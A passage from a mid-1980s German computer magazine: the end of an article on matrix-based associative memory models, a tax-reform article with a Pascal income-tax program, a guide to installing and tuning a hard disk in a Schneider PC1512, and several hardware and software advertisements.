Die μ_{ij} sind hierbei die Leitwerte der Widerstände R_{ij} . Faßt man diese Leitwerte als Matrix M und die Spannungen α_{jk} und ρ_{ik} als Vektoren a_k beziehungsweise b_k auf, erhält man unter der Bedingung $R_X = 1$ ein einfaches Matrixprodukt der Form:

$$b_k = M \cdot a_k \quad (1)$$

und die Hebb'sche *Hypothese synaptischer Plastizität*, wiesen durch gelungene Synthese den Weg zu den modernen Neuronenmodellen. An der Schwelle der siebziger Jahre entstanden einige Pionierarbeiten: David Marrs *Theorie der Kleinhirnrinde*, das *Assoziative Netz* von dem Team Willshaw, Buneman und Longuet-Higgins und Teuvo Kohonens *Korrelationsmatrix-Gedächtnisse*. All diese Ansätze bauen mehr oder weniger auf Steinbuch und Hebb auf. Im folgenden möchte ich Kohonens Idee einmal unter die Lupe nehmen, weil sie, wie sich in den letzten Jahren herausstellte, sehr vielseitig und ausbaufähig ist.

Eine Handvoll Widerstände

Ich beginne mit einem kleinen Automaten, der in Bild 1 schematisch gezeichnet ist und Steinbuchs Lernmatrix sehr ähnelt. Um zu klären, was sich denn wohl auf den horizontalen β -Leitungen tut, wenn an den vertikalen α -Leitungen ver-

schiedene (positive) Spannungen angelegt werden, müssen ein paar elementare Physikkenntnisse ausgegraben werden. In Bild 2 sind zwei beliebige α und irgendein β herausgegriffen, um die herrschenden Strom-Spannungsverhältnisse möglichst einfach demonstrieren zu können.

Liegen zwei Spannungen U_1 und U_2 an einem solchen T-Glied an, so fließen ganz bestimmte Ströme I_1 , I_2 und I_X , die sich leicht anhand des Ohmschen und des 1. Kirchhoffschen Gesetzes berechnen lassen. Als Folge davon ergibt sich an Widerstand R_X ein Spannungsabfall U_X . Die Ermittlung von I_1 , I_2 , I_X und U_X sowie die Verallgemeinerung auf das Schaltbild ist im ersten Kasten ausgeführt.

Gleichung (1) spricht eine deutliche Sprache: Dieses primitive Widerstandsnetzwerk ist offensichtlich in der Lage, eine Matrixmultiplikation approximativ durchzuführen – eine erstaunliche Leistung, gemessen an der Einfachheit des Aufbaus.

Um zu sehen, ob diese neue Erkenntnis irgendwelche angenehmen Folgen hat, ist ein wenig Lineare Algebra leider unvermeidbar.

Da nicht jeder seine höchste Befriedigung im Nachvollziehen von Gleichungen findet, habe ich diesen Teil in einen weiteren Kasten ausgelagert. Wer Angst vor griechischen Buchstaben – vornehmlich Summenzeichen – hat, sollte tunlichst vermeiden, die Augen in diese Richtung zu bewegen. Zugegebenermaßen sieht das Innenleben des Kastens recht wild aus, aber es handelt sich tatsächlich nur um einen winzig

kleinen Ausschnitt aus der Theorie dieser Klasse von Gedächtnissen!

Ganz schön clever

Sind Sie noch mit dabei? Gut. Sie sehen: *Assoziiert* man eine Reihe von Vektoren a_k und b_k gemäß Gleichung (2) und *speichert* sie durch simple Addition in einer Matrix M (3), kann man durch bloße Multiplikation eines beliebigen *Schlüsselvektors* a_k von rechts mit der *Speichermatrix* (4) den zugehörigen Inhaltsvektor b_k bis auf einen Größenfaktor v_k und einen *Störvektor* c_k ermitteln (5).

Mathematischer Formalismus eines Matrixspeichers

Seien M_k Matrizen mit m Zeilen und n Spalten, a_k Vektoren mit n Komponenten und b_k Vektoren mit m Komponenten. Jede Matrix M_k sei definiert durch:

$$M_k := b_k a_k^T = (\rho_{ik} \alpha_{jk})_{i,j} \quad (2)$$

Ferner seien $M^{(k)}$ Matrizen mit den gleichen Dimensionen wie die Matrizen M_k , definiert durch die rekursive Beziehung:

$$\begin{aligned} M^{(0)} &:= 0 \\ M^{(k)} &:= M^{(k-1)} + M_k \end{aligned} \quad (3)$$

Somit gilt für ein beliebiges $r \geq 1$

$$M := M^{(r)} = M^{(r-1)} + M_r = \sum_{k=1}^r M_k = \left(\sum_{k=1}^r \rho_{ik} \alpha_{jk} \right)_{i,j}$$

Multipliziert man einen Vektor a_k , $1 \leq k \leq r$, von rechts mit Matrix M , so erhält man:

$$M a_k = (\mu_{ij})_{i,j} \cdot a_k = \left(\sum_{j=1}^n \mu_{ij} \alpha_{jk} \right)_i \quad (4)$$

Wegen $\mu_{ij} = \sum_{l=1}^r \rho_{il} \alpha_{jl}$ folgt:

$$\begin{aligned} M a_k &= \left(\sum_{j=1}^n \left(\sum_{l=1}^r \rho_{il} \alpha_{jl} \right) \alpha_{jk} \right)_i = \\ &= \left(\sum_{l=1}^r \left(\sum_{j=1}^n \alpha_{jl} \alpha_{jk} \right) \rho_{il} \right)_i = \\ &= \left(\sum_{l=1}^r \sigma_{lk} \rho_{il} \right)_i = \\ &= \sum_{l=1}^r v_k b_{kl} + \sum_{l \neq k}^r \sigma_{lk} b_{kl} = \\ &= v_k b_k + c_k \quad \text{mit} \quad c_k := \sum_{l=1, l \neq k}^r \sigma_{lk} b_{kl} \end{aligned} \quad (5)$$

Ich möchte an dieser Stelle nicht noch tiefer in die Sache eindringen, darum bemerke ich hier nur kurz, daß sich die beiden letzteren unter geeigneten Bedingungen eliminieren lassen (für Interessierte: v_k ist die Norm von a_k , σ_{ik} das Skalarprodukt von a_i und a_k).

Offensichtlich läßt sich durch eine Berechnung gemäß Gleichung (1) so etwas wie ein assoziativer Speicher realisieren. Der eine Vektor kann also jeweils zur Auffindung des anderen dienen. In einem Computer könnte das so realisiert sein, daß der eine Vektor jeweils die Adresse zur Speicherzelle des anderen darstellt.

Nun liegt schon praktisch alles auf der Hand: ein Widerstandsnetzwerk, das Vektoren mit Matrizen multiplizieren kann, und ein mathematischer Formalismus, der dieses mit Hilfe einer solchen Multiplikation im Handumdrehen in ein Gedächtnis verwandelt. Was liegt also näher, als daraus ein Neuronenmodell zu bauen? Die Widerstände sind dann Synapsen mit (variablen) Leitwert, die a- und b-Vektoren stellen prä- und

postsynaptische Nervenaktivitäten dar. Eine runde Sache.

Jetzt beginnt aber erst die Knochenarbeit: Man muß die Eigenschaften solcher Gedächtnisse untersuchen, muß schauen, unter welchen Bedingungen sie welche Fehler wie oft machen, muß das Modell verfeinern und, und, und. . . Dann ist auch nicht zu vergessen, daß bisher nur von der Merkfähigkeit des Menschen die Rede war, eine Verallgemeinerung auf die übrigen intellektuellen Fähigkeiten ist also auch noch vonnöten. Doch diese Sache schmort gegenwärtig im Backofen der Wissenschaft und ist noch nicht ganz 'durch'. Hier bleibt abschließend nur noch die Frage, ob das alles überhaupt sinnvoll war.

Nur eine Spielerei?

Nun ja, dieses Gedächtnis kann Vektoren speichern. Aber welche denn? Im Übermut des Theorienentwickelns übersieht man gerne, daß die schönsten Gedanken-Bauwerke oft ziemlich in der Luft hängen. Sollte ich vielleicht auf die Zukunft verweisen und sagen, daß da eben noch ein 'Zubehörteil'

fehlt, ein 'Interface', das sinnvolle Daten in elektrische Spannungsmuster umwandelt? Schrecklich, auch in der Hirnforschung nistet sich dieser ewige Ärger mit dem fehlenden Zubehör ein, das nachträglich teuer erstanden werden muß! Aber so wird in der Wissenschaft dieses Problem tatsächlich gehandhabt. Denn: Ein kleines, gelöstes Problem ist besser als ein großes ungelöstes.

Es ist erfreulich zu sehen, daß die Forschung bei der Entwirrung der Gehirnwindungen durchaus Fortschritte zu verzeichnen hat. Doch vom Ziel ist sie noch weit entfernt. Nobelpreisträger Herbert Simon meint, wie er mir auf Anfrage mitteilte, daß die heutigen formalen Neuronenmodelle verhältnismäßig wenig mit dem 'wirklichen' Gehirn zu tun hätten – eine sehr nüchterne Einschätzung.


Er hat natürlich recht: Beispielsweise ist im oben beschriebenen Fall nicht berücksichtigt, daß sich die Neuronen untereinander nicht mittels Spannungsschwankungen, sondern per

Pulsfrequenzmodulation verständigen. 'Wenn's weiter nichts ist!' könnte man sagen, aber ganz im Ernst, allein dieser Einwand ist durchaus in der Lage, das schöne Modell in die Knie zu zwingen. Die Wissenschaft landet eben nur selten echte Volltreffer.

'Das kann doch noch nicht alles gewesen sein?' werden Sie jetzt fragen. Selbstverständlich nicht. In der nächsten Folge werde ich die große Welt der kleinen Details verlassen, sozusagen von der 'Hardware-Ebene' zur 'Hirn-Software' übergehen, womit ich allerdings nicht die 'softe' Beschaffenheit des Gehirns meine.

Nachdem hier die Rede davon war, wie dieses Organ möglicherweise arbeitet, geht es beim nächsten Mal darum, was es eigentlich macht. Das ist ein Vorstoß zur Seele, jenem 'höheren Etwas', an dem die Wissenschaft seit Anbeginn am erfolglosesten herumrätselt und wo folglich die kontroversesten Standpunkte – recht massiv miteinander – aufeinanderprallen.

ct



16-Bit-Rechner auf Atari-Basis mit integrierter 20, 40 oder 66 MB Harddisk und voll MMU-kontrolliertem RAM mit 1, 2 oder 4 MB.

Universelles Schnittstellensystem mit Interface-Karten für Atari ST-Serie, IBM-AT und Kompatible, PDP11 und Mikro-VAX.

Einschübe für IOS 202: digitale und analoge Ein- und Ausgänge, Vielkanalanalysatoren, Ereigniszähler, Frequenzmesser, Zeitintervallmesser, IEC-Bus, V24.



66 MB formatierter Speicherplatz, NEC-Laufwerke, Datenkompressor, anschlussfertig für Atari ST-Serie.

Preis: DM 5980,—

Ermöglicht erstmalig Harddisk-Dateteilen mit mehr als 40 Ordnern. ROM-Satz oder Diskette DM 114,—

Die große Reform

Neues aus der Welt der Fiskus-Mathematik

Andreas Stiller

Steuern zu berechnen ist schon schwer genug. Man sollte diese Aufgabe daher

zweckmäßigerweise dem Computer überlassen. Aber Steuergesetze zu reformieren ist dagegen noch um Größenordnungen komplizierter, zumal wenn eine Steuersenkung als Entlastung primär der kleinen und mittleren Einkommen verkauft werden soll.



hat inzwischen einige Änderungen für das Steuerjahr 1986 eingebracht. Das betrifft einige Freibeträge für Familien mit Kindern und für Unterhaltsbeihilfen sowie die Berechnungsformeln für den Steuertarif.

Damit Sie nun den Steuertarif für 1986 und vorausschauend auch gleich für 1988 (zweite Stufe der Reform) berechnen können, sind hier nun alle drei Formeln gegenübergestellt. Diese Werte sind dann ins Programm aus c't 4/86 in die Zeilen 2280 bis 2350 zu übertragen.

Mit einer kleinen Turbo-Funktion können Sie sich die Werte für jedes Steuerjahr von 1985-1988 ausgeben lassen. Um sich einen Überblick über die Wirkung der Steuersenkung zu verschaffen, sollte man sich mal

die prozentuale Zunahme an verfügbarem Einkommen von 1985 bis 1988 anschauen:

$$\text{Entlastung/ Netto (85)} \times 100 = \frac{(\text{Steuer}(88) - \text{Steuer}(85))}{(\text{Einkommen} - \text{Steuer}(85))} \times 100$$

Diese Prozentzahl ist wohl die sinnvollste Größe für eine Bewertung, da sie ja auf das Bezug nimmt, was man nachher im Portemonnaie auch tatsächlich mehr hat (hier allerdings ohne Berücksichtigung von Sozialabgaben, Vorsorge etc.).

Und was glauben Sie wohl, wer dabei mal wieder den größten Reibach macht? Die mit dem kleinen Einkommen, oder...? Offenbar kommt es auf den Gesichtspunkt an, denn das Programm zeigt unwiderlegbar, daß erst jenseits der 100 000-DM-Grenze die Reibach-Kurve ihrem Maximum

zustrebt (etwa 5,5 Prozent bei lumpigen 105 000 DM).

Wer eben die Unverschämtheit besitzt und vielleicht nur 20 000 DM versteuert, wird auch nur mit 0,5 Prozent belohnt. Das hat man davon, wenn man so wenig Steuern bezahlt!

(Hinweis: Das ist *nicht* der Aprilscherz; jedenfalls nicht der von c't!)

Und, da die Großverdiener (immerhin 0,5 % der Steuerzahler tummeln sich in der oberen Proportionalzone) bei dieser Steuerreform ja so schlecht wegkommen sind, ist es doch nur recht und billig, die Spitzensteuer endlich zu senken.

Nur schade, daß man das wohl kaum so gut mit der Formulierung 'Entlastung kleinerer und mittlerer Einkommen' verknäueln kann.

Wie man die Steuern berechnet, inklusive Freibeträgen, Werbungskosten und so weiter, konnten CPC-Besitzer schon der c't 4/86 (Steuer-Programm für 1985) entnehmen. Und nun ist wieder April, der Termin für die Steuererklärung steht bevor, und die 'Große Steuerreform'

Steuertarife nach § 32a EStG

Steuerjahr 1985:

0 bis 4 212 DM: 0
 4 213 bis 18 000 DM: $0,22x - 926$
 18 001 bis 59 999 DM: $((3,05y - 73,76)y + 695)y + 2200)y + 3034$
 60 000 bis 129 999 DM: $((0,09z - 5,45)z + 88,13)z + 5040)z + 20018$
 ab 130 000 DM: $0,56x - 14837$


Steuerjahr 1986/87:

0 bis 4 536 DM: 0
 4 536 bis 18 035 DM: $0,22x - 998$
 18 035 bis 80 027 DM: $((2,10y - 56,02)y + 600)y + 2200)y + 2962$
 80 028 bis 130 031 DM: $(42z + 5180)z + 29417$
 ab 130 032 DM: $0,56x - 16433$

Steuerjahr 1988:

0 bis 4 536 DM: 0
 4 536 bis 18 035 DM: $0,22x - 998$
 18 035 bis 80 027 DM: $((0,79y - 30,82)y + 452)y + 2200)y + 2962$
 80 028 bis 130 031 DM: $(60z + 5000)z + 27798$
 ab 130 032 DM: $0,56x - 18502$

Dabei bedeuten:
 x = abgerundetes zu versteuerndes Einkommen
 (auf ganzzahlige Vielfache von 54 abgerundet)
 y = $(x - 18 000) / 10 000$
 z = $(x - 60 000) / 10 000$



So sehen bislang noch die Steuertarife aus, doch bahnen sich einige Änderungen an.

Die Zeichnung verdeutlicht die Entlastung der 'kleinen und mittleren' Einkommen.

```

program Einkommensteuer;

(* Berechnet die Steuertarife für 1985, 1986 und 1988 *)
(* und bestimmt die prozentuale Steigerung des sich *)
(* durch die Steuerreform ergebenden Netto-Einkommens *)
(* von 1985 bis 1988 *)

var brutto      :real;
    proz        :real;
    i,j         :integer;

function steuer(jahr: integer):real;

type tabtyp=array[1..5,1..6] of real;

const

tab85 :tabtyp=(( 0.0, 0.0, 0.0, 0.0, 0.0, 0.0),
( 4212.0, 0.22, -926.0, 0.0, 0.0, 0.0),
( 18000.0, 3.05, -73.76, 695, 2200.0, 3034.0),
( 60000.0, 0.09, -5.45, 88.13, 5040.0, 20018.0),
( 130000.0, 0.56, -14837.0, 0.0, 0.0, 0.0));

tab86 :tabtyp=(( 0.0, 0.0, 0.0, 0.0, 0.0, 0.0),
( 4536.0, 0.22, -998.0, 0.0, 0.0, 0.0),
( 18035.0, 2.10, -56.02, 600.0, 2200.0, 2962.0),
( 80027.0, 42, 5180.0, 29417.0, 0.0, 0.0),
( 130031.0, 0.56, -16433.0, 0.0, 0.0, 0.0));

tab88 :tabtyp=(( 0.0, 0.0, 0.0, 0.0, 0.0, 0.0),
( 4536.0, 0.22, -998.0, 0.0, 0.0, 0.0),
( 18035.0, 0.79, -30.82, 452.0, 2200.0, 2962.0),
( 80027.0, 60.0, 5000.0, 27798.0, 0.0, 0.0),
( 130031.0, 0.56, -18502.0, 0.0, 0.0, 0.0));

var
tab:      tabtyp;
x,sum:   real;
i,j:     integer;

```

```

Begin
case jahr of
85: tab:=addr (tab85);
86: tab:=addr (tab86);
87: tab:=addr (tab86);
88: tab:=addr (tab88);
end;

x:=54.0 * int (brutto/54.0);
i:=1;
while (i < 5) and (tab[i,1] < x) do i:=succ(i);
if tab[i,1] > x then i:=pred(i);
if i in [3,4] then x:=(x - 1000.0* int (tab[i,1]/1000.0))/1000.0;
sum:=tab[i,2];
for j:=3 to 6 do if tab[i,j] <> 0.0 then sum:=sum * x + tab[i,j];
steuer:= sum;
end;


(*----- Hauptprogramm -----*)
(* gibt die Einkommensteuer für die Jahre 1985,86,88 in *)
(* Schritten zu 1000 DM aus und den prozentualen Nettogewinn*)

begin
for j:=5 to 200 do
begin
brutto:=j*1000.0;
proz:=(steuer(85)-steuer(88))/(brutto-steuer(85))*100.0;
writeln ('Brutto', Brutto:7:0,
' 85:',steuer(85):6:0,
' 86:',steuer(86):6:0,
' 88:',steuer(88):6:0,
' Netto +',proz:6:2,'%');
end;
end.

```

Mit dieser Pascal-Prozedur kann sich jeder seine Steuern selbst ausrechnen.

ct



Neues für den ATARI ST

A-MAGIC

TURBO DIZER

Der Turbo Dizer ist ein Highspeed-Videodigitizer der speziell für den Atari ST entwickelt wurde. Er unterstützt 640*400 Punkte monochrom, sowie 320*200 Punkte in Farbe. Es kann mit 2, 4, 8, 16 und 32 Graustufen digitalisiert werden. Pro Graustufe braucht er nur 20ms, was eine maximale Digitalisierungzeit von 0,62 sec. bedeutet (Realtime fähig!!!). Die Software ist voll maus gesteuert und GEM-orientiert. Bilder werden in den Videospeicher des ST gelesen und können von da in jedem beliebigen Zeichenformat (Degas, NEO usw.) abgespeichert werden. Als Quelle dient eine Videokamera, ein Videorecorder oder einfach ein Fernseher mit Videoausgang. Der Turbo Dizer wird an den Romport des ST angeschlossen und kostet **DM 498,-**

SLIDEMANAGER V 1.0 für den ATARI ST

Das derzeit leistungs-fähigste Zeichenprogramm für den ST im Monochrom-Modus!

Die normalen Zeichfunktionen (Punkt-Freihand-Linie-Stern-Kreis-Rechteck-Disk-Box-Polyline-Polygon-Füllen-Sprühdose-Text) sind mit selbst definierbaren Pinsel-, Linien- und Füllmustern verwendbar. SLIDEMANAGER bietet darüber hinaus die Möglichkeit, beliebige Bildschirmbereiche zu invertieren, verschieben, kopieren, spiegeln, um alle 3 Raumachsen zu drehen, auf Sinusfunktionen oder selbst definierte Randlinien zu projizieren sowie direkt als Pinsel zu verwenden. Er erlaubt stufenloses zoomen, das Erstellen und Cutten von Trickfilmen, verarbeitet Grafiken nahezu aller Formate (Farbgrafiken können auf verschiedene Formate umgerechnet werden), bietet unverzerrten Grafikausdruck unabhängig von den geladenen Druckaccessories, gewährleistet durch fast ausschließliche Maussteuerung einfache Bedienung und schnelles Arbeiten, unterstützt Floppy, sowie Ram- und Harddisc. SLIDEMANAGER kostet nur **DM 99,-**. (Farbversionen, sowie weitere Druckertreiber in Kürze erhältlich.)

NEUHEIT

16 BIT Eprommer-Gerät für ST

Leistungen:

- Verpolungsprüfung
- Programmieren in: Normalmodus, Fastmodus, Quickmodus
- Software: GEM-unterstützt, bedienungsfreundlich, viele Features, eingebauter Monitor, ASC II, Binar, HEX, Dezimal
- Programmier: normale A-, C- u. P-Typen, intelligente Identifikation, Typenprüfung n. Hersteller, 2 Texttools, Prüfung VCC +/-5%, 10%, Steuerprom, Epromtypen: 25xx, 2708-27011, 271xx u. 272xx, 27011 = 1MB Chip. Fertigergerät incl. Software und Netzteil **DM 598,-**

Haushaltsbuch

- Frei wählbare Kontennamen
- Dauerauftragsverwaltung
- Kompletter Zahlungsverkehr
- verschiedene Listenausgaben
- Passwortschutz
- Monats- und Jahresabschluß **DM 98,-**

BNT

COMPUTERFACHHANDEL

MARCONI TRACKBALL

... das Superdig für den ST DM 198,-


- rutschsicher
- platzsparend
- schnelles Positionieren
- pixelweise Bewegung

... außerdem:
Farbmonitor 498,-
Epromkarte 79,-

über 300 Artikel für ATARI ST vorrätig.

Fordern Sie unsere Preisliste an!

BNT-Computerfachhandel GmbH · Marktstr. 48 · D-7000 Stuttgart-50 · Tel. 0711/558383



Schneider PC mit harter Scheibe

**Optimaler Skew, Partitionen und
GEM-Installation beim PC1512 mit Harddisk**

**Andreas Stiller
Michael Felsmann**

Eine Drive-Card in den Schneider PC einzubauen ist ja sehr einfach (siehe Testbericht zur Vortex-Drive-Card). Eine Harddisk ist unter Umständen etwas preiswerter und spart zudem einen Steckplatz. Nur der Einbau ist etwas komplizierter. Wenn man jedoch keine Installations-Software von Schneider oder Vortex zur Verfügung hat, bahnt sich aber noch ein Kampf mit GEM an.

Drive-Card-Hersteller preisen Ihre Produkte oft mit dem Argument an, daß weiterhin beide Floppy-Laufwerke zur Verfügung stehen können. Wer jedoch erst mal mit einer Harddisk arbeitet, merkt bald, daß man auf ein zweites Laufwerk getrost verzichten kann. Besitzer des PC1512 DD – also mit Doppellaufwerk – haben daher ein Laufwerk zum Verkauf anzubieten.

Eine Controller-Karte für eine Harddisk wie beispielsweise die von OMTI (siehe Beitrag in diesem Heft) ist inzwischen für weniger als 300 DM zu kriegen. Dazu kommt eine 20-MByte-Festplatte mit halber Bauhöhe (von NEC, Tandon und so weiter), die zur Zeit meist noch in der Gegend von 1000 DM rangiert, und schließlich noch Anschlußkabel.

Komplett-Angebote liegen etwa bei 1200 DM, doch sind stärkere Preissenkungen zu erwarten, da in den USA solche Angebote

schon für unter 300 Dollar zu finden sind.

Blecharbeit

Der Einbau einer Harddisk in den Schneider PC erfordert etwas mechanisches Geschick. Schließlich will die Platte ja stabil befestigt sein. Das geht mit ein paar Winkeln, oder am besten mit einer untergeschraubten Bodenplatte von etwa 170/100 mm. Die Laufwerke haben unterschiedliche Blenden, die zum Teil genau in die (eventuell noch auszuschneidende) Aussparung der Frontverkleidung passen.

Vorteilhaft ist es, die Befestigungslöcher in der Bodenplatte als Langlöcher auszuführen – es sei denn, man kann sehr genau bohren. Die richtige Einbauhöhe läßt sich mit ein paar Unterlegscheiben zwischen Bodenplatte/Winkel und Laufwerk bewerkstelligen. Besorgungsschwierigkeiten bereiten manchmal die Befestigungsschrauben. Neuere Laufwerke orientieren sich an der metrischen Norm (M 3), die älteren verlangen zölliges Gewinde (6,32 UNC).

Je nach Geschmack kann man die rechte oder linke Seite für die Harddisk vorsehen. Wer Doppellaufwerke besitzt, sollte Laufwerk B (das rechte) opfern. Der Anschluß für die Stromversorgung ist glücklicherweise auch schon bei dem PC1512 mit nur einem Laufwerk vorhanden.

Es ist übrigens nicht unbedingt empfehlenswert, das Blechgehäuse des ausgebauten Floppy-Laufwerks für die Harddisk zu verwenden. Zum einen fluchten die Durchführungslöcher an der Rückseite normalerweise nicht mit den benötigten Anschlüssen; zum anderen entwickelt eine Harddisk wesentlich mehr Wärme als eine Floppy, was sich in dem ziemlich geschlossenen Blechkasten unter Umständen schädlich bemerkbar machen kann.

Die Controller-Karte ist üblicherweise schon richtig für den IBM PC gejumpert und damit auch für den PC 1512, dennoch sollte man alle Jumper-Stellungen mit Hilfe des Controller-Handbuchs kontrollieren.

Tunen

Normalerweise sind die erhältlichen Festplatten auch schon

für den IBM PC physikalisch vorformatiert. Der Schneider ist jedoch um einiges schneller als seine etwas veralteten PC-Kollegen, so daß es sich lohnen kann, das physikalische Format etwas zu modifizieren. Entscheidend ist hierbei der Sektor-Versatz, auch Skew oder Interleave-Faktor genannt.

Da eine Festplatte die Daten sehr schnell liefert, schafft es der Rechner normalerweise nicht, rechtzeitig den nächsten Sektor anzufordern, bevor dieser schon am Kopf vorbeigerauscht ist. Somit geht fast eine ganze Umdrehung an Wartezeit verloren.

Ist für den Rechner der nächste (logische) Sektor aber erst der übernächste (Skew=2) oder drittnächste (Skew=3) physikalische Sektor auf der Platte, so kommt die Anforderung vielleicht gerade noch rechtzeitig, bevor sich also das ID-Feld des angeforderten Sektors unter dem Kopf befindet. Bei optimalem Skew sind dann Platte und Rechner in 'Resonanz', die mittlere Wartezeit geht auf ein Minimum. Beim IBM PC wird diese Resonanz oft erst bei einem Skew von 5 oder mehr erreicht.

Mit folgender Vorgehensweise können Sie den Skew beim Schneider PC optimieren:

- Man formatiert die Festplatte physikalisch mit einem Skew-Wert von 2 (... das dauert etwas).

- Mit FDISK erstellen Sie eine kleine Partition von 30 Zylinder (dann geht das folgende Formatieren schneller).

- Mit FORMAT C: formatieren Sie die Platte logisch.

- Dann kopieren Sie eine volle Diskette, die möglichst einige große Dateien enthalten sollte, (dBASE oder ähnliches) auf die Platte.

- Dort errichten Sie ein Unterverzeichnis und kopieren nun den gesamten Platteninhalt in dieses Unterverzeichnis. Die dafür benötigte Zeit müssen Sie genau abstoppen und notieren.

- Diese Prozedur ist dann mit den Skew-Werten 3,4 und 5 zu wiederholen. Beim optimalen Skew ergibt sich dann die kürzeste Zeit (bei uns Skew 4 mit knapp 12 Sekunden für 300 KByte).

Der ganze Vorgang ist zugegebenermaßen etwas aufwendig, aber man braucht ihn ja glück-

Concurrent DOS XM Rel. 5.1 DIGITAL RESEARCH®

bestehend aus: kompletter Retail-Dokumentation
 plus Programmer's Guide
 System Guide
 DR-NET (Beispiel-NIOS für die Arcnet-Karte enthalten)
 GEM Desktop (Retail-Produkt-Gerätetreiber enthalten).

Mit dem Concurrent DOS XM System Builders Kit können Sie direkt den XIOS-Quellcode des Retail-Produkts ändern und somit verschiedene Concurrent-Anpassungen für IBM-kompatible Rechner oder andere Hardware-Konfigurationen erstellen. Mitgeliefert wird ein Beispiel-XIOS für IBM. Concurrent-Anpassungen mit anderen Systemparametern - wie beispielsweise eine erhöhte Anzahl von Dateien im System oder von Prozeß-Descriptors - können durch Systemneugenerierung erreicht werden. Über DR-NET ist die Vernetzung mehrerer Concurrent-Rechner auf der Basis der Arcnet-Karte möglich.

Erwähnte Warenzeichen: IBM - Int'l Business Machines Corp., Arcnet - Data Point Corp.

QUALITÄTSSOFTWARE FÜR MIKROCOMPUTER VON IHREM DISTRIBUTOR:

BSP

BSP THOMAS K. KRUG
 WEISSENBURGSTR. 49 D - 8400 REGENSBURG
 TEL: 0941/792014 -35 TLX: 65 25 10 krug d

BSP AUSTRIA Ges.m.b.H.
 AUHOFSTRASSE 84 / 3 / 29 A - 1130 WIEN
 TEL: 0222/8284276 TLX: 134271 TELEBOX: BSPA

Softwaretools DER SPITZENKLASSE VON



Gute Programmierwerkzeuge verringern die Kosten und die Zeit für die Entwicklung von Programmpaketen ganz entscheidend.



Wir bieten Ihnen die komplette Produktpalette von Phoenix Technologies. z. B.:

PforCe — die Schatzkiste für C-Programmierer
 Eine gewaltige Sammlung von C-Routinen zur Erstellung von Windows, für die ISAM-Dateiverwaltung und den Zugang zu Betriebssystemfunktionen. Alle Funktionen liegen im Quellcode vor. PforCe spart Ihnen viele wertvolle Arbeitsstunden. Sie haben über 400 ausgetestete Funktionen zur Verfügung, die Sie selber nicht mehr programmieren müssen. Eine Demodiskette ist verfügbar.

PforCe kostet 1 125,75

Pmate — der Texteditor für Programmierer
 Der bekannte, unglaublich flexible Texteditor, jetzt in der Version 4.0. Alle Funktionen können zu Makros zusammengefaßt werden. Echte Makrosprache mit Schleifen und Bedingungen. Die Funktionstasten sind frei definierbar. 10 zusätzliche Textpuffer. Komplette Makrosammlung für C- und Fortranprogrammierer. Multitasking Utility im Lieferumfang enthalten. Sie erhalten von uns die deutsche Version des Editors mit deutschen Hilfsmenüs und deutschem Handbuch.

Pmate kostet 555,75

AUSSERDEM IM ANGEBOT:
Plink86plus — Overlaylinker **Pasm** — schneller Makroassembler **Pre-C** — C-Quellcode Analysator **Pfinish** — Profiler **Ptel** — universelles Filetransferprogramm **Pdisk** — Festplattenmanager **Pfix86plus** — symbolischer Debugger **Pmaker** — Unix-ähnliches Make-Utility

ComFood Software GmbH, Am Rohrbusch 79, 4400 Münster, Telefon (0 25 34) 70 93
 Autorisierter Distributor von Phoenix Technologies

— Wir füttern Ihren Computer —

ComFood

Software GmbH

